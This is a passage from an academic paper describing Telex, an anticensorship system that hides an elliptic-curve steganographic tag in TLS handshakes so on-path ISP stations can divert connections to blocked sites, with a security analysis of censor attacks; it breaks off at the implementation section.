In this paper, we present Telex, a new approach to resisting state-level Internet censorship. Rather than attempting to win the cat-and-mouse game of finding open proxies, we leverage censors' unwillingness to completely block day-to-day Internet access. In effect, Telex converts innocuous, unblocked websites into proxies, *without* their explicit collaboration. We envision that friendly ISPs would deploy Telex stations on paths between censors' networks and popular, uncensored Internet destinations. Telex stations would monitor seemingly innocuous flows for a special "tag" and transparently divert them to a forbidden website or service instead. We propose a new cryptographic scheme based on elliptic curves for tagging TLS handshakes such that the tag is visible to a Telex station but not to a censor. In addition, we use our tagging scheme to build a protocol that allows clients to connect to Telex stations while resisting both passive and active attacks. We also present a proof-of-concept implementation that demonstrates the feasibility of our system.

1 Introduction

The events of the Arab Spring have vividly demonstrated the Internet's power to catalyze social change through the free exchange of ideas, news, and other information. The Internet poses such an existential threat to repressive regimes that some have completely disconnected from the global network during periods of intense political unrest, and many regimes are pursuing aggressive programs of Internet censorship using increasingly sophisticated techniques.

Today, the most widely-used tools for circumventing Internet censorship take the form of encrypted tunnels and proxies, such as Dynaweb [12], Instasurf [30], and Tor [10]. While these designs can be quite effective at sneaking client connections past the censor, these systems inevitably lead to a cat-and-mouse game in which the censor attempts to discover and block the services' IP addresses. For example, Tor has recently observed the blocking of entry nodes and directory servers in China and Iran [28]. Though Tor is used to skirt Internet censors in these countries, it was not originally designed for that application. While it may certainly achieve its original goal of anonymity for its users, it appears that Tor and proxies like it are ultimately not enough to circumvent aggressive censorship.

To overcome this problem, we propose*Telex*: an "end-to-middle" proxy with no IP address, located within the network infrastructure. Clients invoke the proxy by using public-key steganography to "tag" otherwise ordinary TLS sessions destined for uncensored websites. Its design is unique in several respects:

Architecture Previous designs have assumed that anticensorship services would be provided by hosts at the edge of the network, as the end-to-end principle requires. We propose instead to provide these services in the core infrastructure of the Internet, along paths between the censor's network and popular, nonblocked destinations. We argue that this will provide both lower latency and increased resistance to blocking.

Deployment Many systems attempt to combat state-level censorship using resources provided primarily by volunteers. Instead, we investigate a government-scale response based on the view that state-level censorship needs to be combated by state-level anticensorship.

Construction We show how a technique that the security and privacy literature most frequently associates with government surveillance—deep-packet inspection—can provide the foundation for a robust anticensorship system.

We expect that these design choices will be somewhat controversial, and we hope that they will lead to discussion about the future development of anticensorship systems.

Contributions and roadmap We propose using "end-to-middle" proxies built into the Internet's network infrastructure as a novel approach to resisting state-level censorship. We elaborate on this concept and sketch the design of our system in Section 2, and we discuss its relation to previous work in Section 3.

We develop a new steganographic tagging scheme based on elliptic curve cryptography, and we use it to construct a modified version of the TLS protocol that allows clients to connect to our proxy. We describe the tagging scheme in Section 4 and the protocol in Section 5. We analyze the protocol's security in Section 6.

We present a proof-of-concept implementation of our approach and protocols, and we support its feasibility through laboratory experiments and real-world tests. We describe our implementation in Section 7, and we evaluate its performance in Section 8.

Online resources For the most recent version of this paper, prototype source code, and a live demonstration, visit https://telex.cc.

2 Concept

Telex operates as what we term an "end-to-middle" proxy. Whereas in traditional end-to-end proxying the client connects to a server that relays data to a specified host, in end-to-middle proxying an intermediary along the path to a server redirects part of the connection payload to an alternative destination. One example of this mode of operation is Tor's leaky-pipe circuit topology [10] feature, which allows traffic to exit from the middle of a constructed Tor circuit rather than the end.

The Telex concept is to build end-to-middle proxying capabilities into the Internet's routing infrastructure. This would let clients invoke proxying by establishing connections to normal, pre-existing servers. By applying this idea to a widely used encrypted transport, such as TLS, and carefully avoiding observable deviations from the behavior of nonproxied connections, we can construct a service that allows users to robustly bypass network-level censorship without being detected.

In the remainder of this section, we define a threat model and goals for the Telex system. We then give a sketch of the design and discuss several practical considerations.

2.1 Threat model

Our adversary, "the censor", is a repressive state-level authority that desires to inhibit online access to information and communication of certain ideas. These desires are realized by IP and DNS blacklists as well as heuristics for blocking connections based on their observed content.

We note that the censor has some motivation for connecting to the Internet at all, such as the economic and social benefits of connectivity. Thus, the censor bears some cost from over-blocking. We assume that the censor follows a blacklist approach rather than a whitelist approach in blocking, allowing traffic to pass through unchanged unless it is explicitly banned.

Furthermore, we assume that the censor generally permits widespread cryptographic protocols, such as TLS, except when it has reason to believe a particular connection is being used for skirting censorship. We further assume that the censor is not subverting such protocols on a wide scale, such as by requiring a cryptographic backdoor or by issuing false TLS certificates using a country-wide CA. We believe this is reasonable, as blocking or subverting TLS on a wide scale would render most modern websites unusably insecure. Subversion in particular would result in an increased risk of large-scale fraud if the back door were compromised or abused by corrupt insiders.

The censor controls the infrastructure of the network within its jurisdiction ("the censor's network"), and it can potentially monitor, block, alter, and inject traffic anywhere within this region. However, these abilities are subject to realistic technical, economic, and political constraints.

In general, the censor does *not* control end hosts within its network, which operate under the direction of their users. We believe this assumption is reasonable based on the failure of recent attempts by national governments to mandate client-side filtering software, such as China's Green Dam Youth Escort [33]. The censor might target a small subset of users and seize control of their devices, either through overt compulsion or covert technical attacks. Protecting these users is beyond the scope of our system. However, the censor's targeting users on a wide scale might have unacceptable political costs.

The censor has very limited abilities outside its network. It does not control any external network infrastructure or any popular external websites the client may use when communicating with Telex stations. The censor can, of course, buy or rent hosting outside its network, but its use is largely subject to the policies of the provider and jurisdiction.

Some governments may choose to deny their citizens Internet connectivity altogether, or disconnect entirely in times of crisis. These are outside our threat model; the best approaches to censors like these likely involve different approaches than ours, and entail much steeper performance trade-offs. Instead, our goal is to make access to any part of the global Internet sufficient to access every part of it. In other words, we aim to make connecting to the global Internet an all-or-nothing proposition for national governments.




Figure 1: **Telex Concept** — This figure shows an example user connecting to Telex. The client makes a tagged connection to NotBlocked.com, which is passed by the censor's filter. When the request reaches a friendly on-path ISP, one of the ISP's routers forwards the request to the Telex station connected to its tap interface. Telex deciphers the tag, instructs the router to block the connection to NotBlocked.com. and diverts the connection to Blocked.com, as the user secretly requested. If the connection were not tagged, Telex would not intervene, and it would proceed to NotBlocked.com as normal.

2.2 Goals

Telex should satisfy the following properties:

Unblockable The censor should not be able to deny service to Telex without incurring unacceptable costs. In particular, we require that the censor cannot block Telex without blocking a large, primarily legitimate category of Internet traffic.

Confidential The censor should not be able to determine whether a user is using Telex or what content the user is accessing through the system.

Easy to deploy The consequences of system failure (or even normal operation) must not interfere with normal network operation (e.g., non-Telex connections) in order for deployment to be palatable to ISPs.

Transparent to users Using Telex should, possibly after a small startup procedure, closely resemble using an unfiltered Internet connection.

2.3 Design

To meet our goals and the constraints imposed by our threat model, we propose the design shown in Figure 1. As illustrated in the figure, a Telex connection proceeds as follows:

1. The user's client selects an appropriate website that is not on the censor's blacklist and unlikely to attract attention, which we represent by the domain NotBlocked.com.
2. The user connects to NotBlocked.com via HTTPS. Her Telex client[1] includes an invisible "tag," which looks like an expected random nonce to the censor, but can be cryptographically verified by the Telex station using its private key.
3. Somewhere along the route between the client and NotBlocked.com, the connection traverses an ISP that has agreed to attach a Telex station to one of its routers. The connection is forwarded to the station via a dedicated tap interface.
4. The station detects the tag and instructs the router to block the connection from passing through it, while still forwarding packets to the station through its dedicated tap. (Unlike a deployment based on transparent proxying, this configuration *fails open*: it tolerates the failure of the entire Telex system and so meets our goal of being easy to deploy.)
5. The Telex station diverts the flow to Blocked.com as

[1] We anticipate that client software will be distributed out of band, perhaps by sneakernet, among mutually trusting individuals within the censor's domain.

the user requested; it continues to actively forward packets from the client to Blocked.com and vice versa until one side terminates the connection. If the connection were untagged, it would pass through the ISP's router as normal.

We simplified the discussion above in an important point: we need to specify what protocol is to be used over the encrypted tunnel between the Telex client and the Telex station and how the client communicates its choice of Blocked.com. Layering IP atop the tunnel might seem to be a natural choice, yielding a country-wide VPN of sorts, but even a passive attacker may be able to differentiate VPN traffic patterns from those of a normal HTTPS connection. As a result, we primarily envision using Telex for protocols whose session behavior resembles that of HTTPS. For example, an HTTP or SOCKS proxy would be a useful application, or perhaps even a simple server that presented a list of entry points for another anticensorship system such as Tor [10]. In the remainder of this paper, we assume that the application is an HTTP proxy.

The precise placement of Telex stations is a second issue. Clearly, a chief objective of deployment is to cover as many paths between the censor and popular Internet destinations as possible so as to provide a large selection of sites to play the role of NotBlocked.com. We might accomplish this either by surrounding the censor with Telex stations or by placing them close to clusters of popular uncensored destinations. In the latter case, care should be taken not to reduce the size of the cluster such that the censor would only need to block a small number of otherwise desirable sites to render the station useless. Which precise method of deployment would be most effective and efficient is, in part, a geopolitical question.

A problem faced by existing anticensorship systems is providing sufficient incentives for deployment [6]. Whereas systems that require cooperation of uncensored websites create a risk that such sites might be blocked by censors in retaliation, our system requires no such participation. We envision that ISPs will willingly deploy Telex stations for a number of reasons, including idealism, goodwill, public relations, or financial incentives (e.g., tax credits) provided by governments. At worst, the consequences to ISPs for participation would be depeering, but depeering a large ISP would have a greater impact on overall network performance than blocking a single website.

Discovery of Telex stations is a third issue. With wide enough deployment, clients could pick HTTPS servers at random. However, this behavior might divulge clients' usage of Telex, because real users don't actually visit HTTPS sites randomly. A better approach would be to opportunistically discover Telex stations by tagging flows during the course of the user's normal browsing. When a station is eventually discovered, it could provide a more comprehensive map of popular sites (where popularity is as measured with data from other Telex users) such that a Telex station is likely to be on the path between the user and the site. Even with only partial deployment, users would almost certainly discover a Telex station eventually.

3 Previous Work

There is a rich literature on anonymous and censorship-resistant communication, going back three decades [7]. One of the first systems explicitly proposed for combating wide-scale censorship was Infranet [13], where participating websites would discreetly provide censored content in response to steganographic requests. Infranet's designers dismissed the use of TLS because, at the time, it was not widely deployed and would be easily blocked. We observe that this aspect of Internet use has substantially changed since 2002. Unlike Infranet, Telex does not require the cooperation of unblocked websites—a significant impediment to deployment—which participate in our system only as oblivious cover destinations.

A variety of systems provide low-latency censorship resistance through VPNs or encrypted tunnels to proxies. These systems rely on servers at the edge of the network, which censors constantly try to find and block (via IP). By far, the best studied of these systems is Tor [10], which also attempts to make strong anonymity guarantees by establishing a multi-hop encrypted tunnel. Traditionally, users connect to Tor via a limited set of "entry nodes," which provide an obvious target for censors. In response, Tor has implemented bridges [27], which are a variation on Feamster et al.'s keyspace hopping [14], in which each client is told only a small subset of addresses of available proxies. While bridges provide an extra layer of protection, the arms race remains: Chinese censors now learn and block a large fraction of bridge nodes [9], possibly by using a Sybil attack [11] against the bridge address distribution system. Like Telex, Tor adopts a pragmatic threat model that emphasizes performance; it wraps connections using TLS and does not strongly protect against traffic analysis and end-to-end timing attacks [22]. Unlike Tor, we separate the problem of censorship resistance from that of anonymous communication and concentrate on resisting blocking; users who require increased anonymity can use Telex as a gateway to the Tor network.

The most widely-used anticensorship tools today are also among those that make the fewest security promises. Pragmatic systems such as Dynaweb [12] and Ultrasurf [30] that employ simple encrypted tunnels with large numbers of entry points are popular, and, so far, have managed to stay one step ahead of many censors. However, we worry that such systems will not be able to withstand continued research and development on the part of censors (e.g., Sybil attacks for proxy IP discovery). We aim




Figure 2: **Tag creation and detection** — Telex intercepts TLS connections that contain a steganographic tag in the ClientHello message's nonce field (normally a uniformly random string). The Telex client generates the tag using public parameters (shown above), but it can only be recognized by using the private key r embedded in the Telex station.

to provide similar or better performance by adopting a single-hop tunnel and locating proxies in the middle of the network, where they are not susceptible to IP-based blocking.

4 Tagging

In this section, we describe how we implement the invisible tag for TLS connections, which only Telex stations can recognize. We present an overview here, while the details and a security argument appear in Appendix A. Figure 2 depicts the tagging scheme.

Our tags must have two properties: they must be *short*, and they must be *indistinguishable* from a uniformly random string to anyone without the private key. Someone *with* the private key should be able to examine a random-looking value and efficiently decide whether the tag is present; if so, a shared secret key is derived for use later in the protocol.

The structure of the Telex tagging system is based on Diffie-Hellman: there is a generator g of a group of prime order. Telex has a private key r and publishes a public key $\alpha = g^r$. The system uses two cryptographically secure hash functions H_1 and H_2, each salted by the current *context string* χ (see Section 5). To construct a tag, the client picks a random private key s, and computes g^s and $\alpha^s = g^{rs}$. If $\|$ denotes concatenation, the tag is then $g^s \| H_1(g^{rs} \| \chi)$, and the derived shared secret key is $H_2(g^{rs} \| \chi)$.

Diffie-Hellman can be implemented in many different groups, but in order to keep the tags both short and secure, we must use elliptic curve groups. Then we must ensure that, in whatever bit representation we use to transmit group elements g^s, they are indistinguishable from uniformly random strings of the same size. This turns out to be quite tricky, for three reasons:

- First, it is easy to tell whether a given (x, y) is a point on a (public) elliptic curve. Most random strings will not appear to be such a point. To work around this, we only transmit the x-coordinates of the elliptic curve points.
- Second, it is the case that these x-coordinates are taken modulo a prime p. Valid tags will never contain an x-coordinate larger than p, so we must ensure that random strings of the same length as p are extremely unlikely to represent a value larger than p. To accomplish this, we select a value of p that is only slightly less than a power of 2.
- Finally, it turns out that for any given elliptic curve, only about half of the numbers mod p are x-coordinates of points on the curve. This is undesirable, as no purported tag with an x-coordinate not corresponding to a curve point can possibly be valid. (Conversely, if a given client is observed using only x-coordinates corresponding to curve points, it is very likely using Telex.) To solve this, we use *two* elliptic curves: the original curve and a related one called the "twist". These curves have the property that every number mod p is the x-coordinate of a point on either the original curve or the twist. We will now need two generators: g_0 for the original curve, and g_1 for the twist, along with the corresponding public keys $\alpha_0 = g_0^r$ and $\alpha_1 = g_1^r$. Clients pick one pair (g_b, α_b) uniformly at random when constructing tags.

When Telex receives a candidate tag, it divides it into two parts as $\beta \| h$, according to the fixed lengths of group elements and hashes. It also determines the current con-




Figure 3: **TLS Handshake** — The client and server exchange messages to establish a shared master_secret, from which they derive cipher and MAC keys. The handshake ends with each side sending a Finished message, encrypted with the negotiated keys, that includes an integrity check on the entire handshake. The ServerKeyExchange message may be omitted, depending on the key exchange method in use.

text string χ. If this is a valid tag, β will be g_b^s and h will be $H_1(g_b^{rs}\|\chi)$ for some s and b. If this is not a valid tag, β and h will both be random. Thus, Telex simply checks whether $h \stackrel{?}{=} H_1(\beta^r\|\chi)$. This will always be true for valid tags, and will be true only with probability $2^{-\ell_{H_1}}$ for invalid tags, where ℓ_{H_1} is the bit length of the outputs of H_1. If it is true, Telex computes the shared secret key as $H_2(\beta^r\|\chi)$.

5 Protocol

In this section, we briefly describe the Transport Layer Security (TLS) protocol [8] and then we explain our modifications to it.

5.1 Overview of TLS

TLS provides a secure channel between a client and a server, and consists of two sub-protocols: the handshake protocol and the record protocol. The handshake protocol provides a mechanism for establishing a secure channel and its parameters, including shared secret generation and authentication. The record protocol provides a secure channel based on parameters established from the handshake protocol.

During the TLS handshake, the client and server agree on a cipher suite they will use to communicate, the server authenticates itself to the client using asymmetric certificates (such as RSA), and cryptographic parameters are shared between the server and client by means of a key exchange algorithm. While TLS supports several key exchange algorithms, in this paper, we will focus on the Diffie-Hellman key exchange.

Figure 3 provides an outline of the TLS handshake. We describe each of these messages in detail below:

ClientHello contains a 32-byte nonce, a session identifier (0 if a session is not being resumed), and a list of supported cipher suites. The nonce consists of a 4-byte Unix timestamp, followed by a 28-byte random value.

ServerHello contains a 32-byte nonce formed identically to that in the ClientHello as well as the server's choice of one of the client's listed cipher suites.

Certificate contains the X.509 certificate chain of the server, and authenticates the server to the client.

ServerKeyExchange provides the parameters for the Diffie-Hellman key exchange. These parameters include a generator g, a large prime modulus p_{DH}, a server public key, and a signature. As per the Diffie-Hellman key exchange, the server public key is generated by computing $g^{s_{priv}} \bmod p_{DH}$, where s_{priv} is a large random number generated by the server. The signature consists of the RSA signature (using the server's certificate private key) over the MD5 and SHA-1 hashes of the client and server nonces, and previous Diffie-Hellman parameters.

ServerHelloDone is an empty record, used to update the TLS state on the receiving (i.e., client) end.

ClientKeyExchange contains the client's Diffie-Hellman parameter (the client public key generated by $g^{c_{priv}} \bmod p_{DH}$).

ChangeCipherSpec alerts the server that the client's records will now be encrypted using the agreed upon shared secret. The client finishes its half of the handshake protocol with an encrypted Finished message, which verifies the cipher spec change worked by encrypting a hash of all previous handshake messages.

5.2 Telex handshake

The Telex handshake has two main goals: first, the censor should not be able to distinguish it from a normal TLS handshake; second, it should position the Telex station as a man-in-the-middle on the secure channel. We now describe how the Telex handshake deviates from a standard TLS handshake.

Client setup The client selects an uncensored HTTPS server located outside the censor's network (canonically, https://NotBlocked.com) and resolves its hostname to find `server_ip`. This server may be completely oblivious to the anticensorship system. The client refers to its database of Telex stations' public keys to select the appropriate key $P = (\alpha_0, \alpha_1)$ for this session. We leave the details of selecting the server and public key for future work.

ClientHello message The client generates a fresh tag τ by applying the algorithm specified in Section 4, using public key P and a context string composed of `server_ip`‖`UNIX_timestamp`‖`TLS_session_id`.

This yields a 224-bit tag τ and a 128-bit shared secret key k_{sh}. The client initiates a TCP connection to `server_ip` and starts the TLS handshake. As in normal TLS, the client sends a ClientHello message, but, in place of the 224-bit random value, it sends τ.

(Briefly, the tag construction ensures that the Telex station can use its private key to efficiently recognize τ as a valid tag and derive the shared secret key k_{sh}, and that, without the private key, the distribution of τ values is indistinguishable from uniform; see Section 4.)

If the path from the client to `server_ip` passes through a link that a Telex station is monitoring, the station observes the TCP handshake and ClientHello message. It extracts the nonce and applies the tag detection algorithm specified in Section 4 using the same context string and its private key. If the nonce is a genuine tag created with the correct key and context string, the Telex station learns k_{sh} and continues to monitor the handshake. Otherwise, with overwhelming probability, it rejects the tag and stops observing the connection.

Certificate validation The server responds by sending its X.509 certificate and, if necessary, key exchange values. The client verifies the certificate using the CA certificates trusted by the user's browser. It additionally checks the CA at the root of the certificate chain against a whitelist of CAs trusted by the anticensorship service. If the certificate is invalid or the root CA is not on the whitelist, the client proceeds with the handshake but aborts its Telex invocation by strictly following the TLS specification and sending an innocuous application-layer request (e.g., `GET / HTTP/1.1` for HTTPS).[2]

Key exchange At this point in the handshake, the client participates in the key exchange to compute a master secret shared with the server. We modify the key exchange in order to "leak" the negotiated key to the Telex station. Several key exchange algorithms are available. For example, in RSA key exchange, the client generates a random 46-byte master key and encrypts it using the server's public key. Alternatively, the client and server can participate in a Diffie-Hellman key exchange to derive the master secret.

The Telex client, rather than generating its key exchange values at random, seeds a secure PRG with k_{sh} and uses its output for whatever randomness is required in the key exchange algorithm (e.g., the Diffie-Hellman exponent). If a Telex station has been monitoring the connection to this point, it will know all the inputs to the client's key exchange procedure: it will have observed the server's key exchange parameter and computed the client's PRG seed k_{sh}. Using this information, the Telex station simulates the client and simultaneously derives the same master secret.

Handshake completion If a Telex station is listening, it attempts to decrypt each side's Finished message. The station should be able to use the master secret to decrypt them correctly and verify that the hashes match its observations of the handshake. If either hash is incorrect, the Telex station stops observing the connection. Otherwise, it switches roles from a passive observer to a man-in-the-middle. It forges a TCP RST packet from the client to NotBlocked.com, blocks subsequent messages from either side from reaching the remote end of the connection, and assumes the server's role in the unbroken TCP/TLS connection with the client.

Session resumption Once a client and server have established a session, TLS allows them to quickly resume or duplicate the connection using an abbreviated handshake. Our protocol can support this too, allowing the Telex station to continue its role as a man-in-the-middle.

The station remembers `key` and `session_id` by the server, for sessions it successfully joined. A client attempts to resume the session on a new connection by sending a ClientHello message containing the `session_id` and a fresh tag τ', which Telex can observe and verify if it is present. If the server agrees to resume the session, it responds with a ServerHello message and a Finished message encrypted with the original master secret. The client then sends its own Finished message encrypted in the same way, which confirms that it knows the original master secret. The Telex station checks that it can decrypt and verify these messages correctly, then switches into a man-in-the-middle role again.

6 Security Analysis

In this section, we analyze Telex's security under the threat model described in Section 2.1.

6.1 Passive attacks

First, we consider a passive censor who is able to observe arbitrary traffic within its network. For this censor to detect that a client is using Telex, it must be able to distinguish normal TLS flows from Telex flows.

Telex deviates from a normal TLS handshake in the client's nonce (sent in the ClientHello message) and in the client's key exchange parameters. In Section 4, we showed that an attacker cannot distinguish a Telex tag from a truly random string with more than a negligible advantage. This means that a client's tagged nonce (using Telex) is indistinguishable from a normal TLS random nonce. Likewise, the Telex-generated key exchange parameters are the output of a secure PRG; they are not

[2] Both the additional root CA whitelist and the browser list need to be checked; the censor may control a CA that is commonly whitelisted by browsers, and the root CA whitelist may contain entries that are trusted by one browser but not another.

distinguishable from truly random strings as a direct result of the security of the PRG.

During the TLS record protocol, symmetric cryptography is used between the Telex station and the client. A censor will be unable to determine the contents of this encrypted channel, as in normal TLS, and will thus be unable to distinguish between a Telex session and a normal TLS session from the cryptographic payload alone.

Stream cipher weakness TLS supports several stream cipher modes for encrypting data sent over the connection. Normally, the key stream is used once per session, to avoid vulnerability to a reused key attack. However, the Telex station and NotBlocked.com use the same shared secret when sending data to the client, so the same key stream is used to encrypt two different plaintexts. An attacker (possibly different from the censor) with the ability to receive both of the resulting ciphertexts can simply XOR them together to obtain the equivalent of the plaintexts XORed together. To mitigate this issue, Telex sends a TCP RST to NotBlocked.com to quickly stop it from returning data. In addition, our implementation uses a block cipher in CBC mode, for which TLS helps mitigate these issues further by providing for the communication of a random per-record IV.

We note that an adversary in position to carry out this attack (such as one surrounding the Telex station) already has the ability to detect the client's usage of Telex, as well as the contents of the connection from Telex to Blocked.com.

Traffic analysis A sophisticated adversary might attempt to detect a use of Telex by detecting anomalous patterns in connection count, packet size, and timing. Previous work shows how these characteristics can be used to fingerprint and identify specific websites being retrieved over TLS [18]. However, this kind of attack would be well beyond the level of sophistication observed in current censors [16]. We outline a possible defense against traffic analysis in Section 9.

6.2 Active attacks

Our threat model also allows the censor to attempt a variety of active attacks against Telex. The system provides strong defenses against the most practical of these attacks.

Traffic manipulation The censor might attempt to modify messages between the client and the Telex station, but Telex inherits defenses against this from TLS. For example, if the attacker modifies any of the parameters in the handshake messages, the client and Telex station will each detect this when they check the MACs in the Finished messages, which are protected by the shared secret of the TLS connection. Telex will then not intercept the connection, and the NotBlocked.com server will respond with a TLS error. Widescale manipulation of TLS handshakes or payloads would disrupt Telex; however, it would also interfere with the normal operation of TLS websites.

Tag replay The censor might attempt to use various replay attacks to detect Telex usage. The most basic of these attacks is for the censor to initiate its own Telex connection and reuse the nonce from a suspect connection; if this connection receives Telex service, the censor can conclude that the nonce was tagged and the original connection was a Telex request.

Our protocol prevents this by requiring the client to prove to the Telex station that it knows the shared secret associated with the tagged nonce. We achieve this by using the shared secret to derive the key exchange parameter, as described in Section 5. In particular, consider the encrypted Finished message that terminates the TLS handshake. This message must be encrypted using the freshly negotiated key (or else the TLS server will hang up), so it cannot simply be replayed. Second, the key exchange parameter in use must match the shared secret in the tagged nonce, or the Telex station will not be able to verify the MAC on the Finished message. Together, these requirements imply that the client must know the shared secret.

Handshake replay This property of proving knowledge of the shared secret is only valid if the server provides fresh key exchange parameters. An attacker may circumvent this protection by replaying traffic in *both* directions across the Telex station. This attack will cause a visible difference in the first ApplicationData message received at the client, provided that either 1) Blocked.com's response is not completely static (e.g., it sets a session cookie) or 2) the original connection being replayed was an *unsuccessful* Telex connection. In either case, the new ApplicationData message will be fresh data from Blocked.com.

A partial defense against this attack is to enforce freshness of the timestamps used in both halves of the TLS handshake and prohibit nonce reuse within the window of acceptable timestamps. However, this defense fails in the case where the original connection being replayed was an unsuccessful attempt to initiate a Telex connection, because the Telex station did not see the first use of the nonce. As a further defense, we note that NotBlocked.com will likely not accept replayed packets, and the Telex station can implement measures to detect attempts to prevent replayed packets from reaching NotBlocked.com.

Ciphertext comparison The attacker is able to detect the use of Telex if they are able to receive the unaltered traffic from NotBlocked.com, in addition to the traffic they forward to the client. Though they will not be able to decrypt either of the messages, they will be able to see

that the ciphertexts differ, and from this conclude that a client is using Telex. Normally, Telex blocks the traffic between NotBlocked.com and the client after the TLS handshake to prevent this type of attack.

However, it is possible for an attacker to use DNS hijacking for this purpose. The attacker hijacks the DNS entry for NotBlocked.com to point to an attacker-controlled host. The client's path to this host passes through Telex, and the attacker simply forwards traffic from this host to NotBlocked.com. Thus, the attacker is able to observe the ciphertext traffic on both sides of the Telex station, and therefore able to determine when it modifies the traffic.

Should censors actually implement this attack, we can modify Telex stations in the following way to help detect DNS hijacking until DNSSEC is widely adopted. When it observes a tagged connection to a particular server IP, the station performs a DNS lookup based on the common name observed in the X.509 certificate. This DNS lookup returns a list of IP addresses. If the server IP for the tagged connection appears in this list, the Telex station will respond to the client and proxy the connection. Otherwise, the station will not deviate from the TLS protocol, as it is possible that the censor is hijacking DNS. This may lead to false negatives, as DNS is not globally consistent for many sites, but as long as the censor has not compromised the DNS chain that the station uses, there will be no false positives. For popular sites, we could also add a whitelisted cache of IP addresses.

Since the censor controls part of the network between the client and the Telex station, it could also try to redirect the connection by other means, such as transparently proxying the connection to a censor-controlled host. In these cases, the destination IP address observed by Telex will be different from the one specified by the client. Thus, the context strings constructed by the client and Telex will differ, and Telex will not recognize the connection as tagged. This attack offers the adversary an expensive denial of service attack, but it does not allow the attacker to detect attempted use of Telex.

Denial of service A censor may attempt to deny service from Telex in two ways. First, it may attempt to exhaust Telex's bandwidth to proxy to Blocked.com. Second, it may attempt to exhaust a Telex station's tag detection capabilities by creating a large amount of ClientHello messages for the station to check. Both methods are overt attacks that may cause unwanted political backlash on the censor or even provoke an international incident. To combat the first attack, we can implement a client puzzle [20], where Telex issues a computationally intensive puzzle the client must solve before we allow proxy service. The client puzzle should be outsourced [32] to avoid additional latency that might distinguish Telex handshakes from normal TLS handshakes. To combat the second attack, we can implement our tag checking in hardware to increase throughput if necessary.

7 Implementation

To demonstrate the feasibility of Telex, we implemented a proof-of-concept client and station. While we believe these prototypes are useful models for research and experimentation, we emphasize that they may not provide the performance or security of a more polished production implementation, and should be used accordingly.

7.1 Client

Our prototype client program, which we refer to as `telex_client`, is designed to allow any program that uses TCP sockets to connect to the Telex service without modification. It is written in approximately 1200 lines of C (including 500 lines of shared TLS utility code) and uses libevent to manage multiple connections. The user initializes `telex_client` by specifying a local port and a remote TLS server that is not blocked by the censor (e.g. NotBlocked.com). Once `telex_client` launches, it begins by listening on the specified local TCP socket. Each time a program connects to this socket, `telex_client` initiates a TLS connection to the unblocked server specified previously. Following the Telex-TLS handshake protocol (see Section 5.2), `telex_client` inserts a tag, generated using the scheme described in Section 4, into the ClientHello nonce. We modified OpenSSL to accept supplied values for the nonce as well as the client's Diffie-Hellman exponent. We supply this 1024-bit value as the output of a secure pseudorandom generator with input k_{sh} associated with the previously generated tag. These changes required us to modify fewer than 20 lines of code in OpenSSL 1.0.0.

7.2 Station

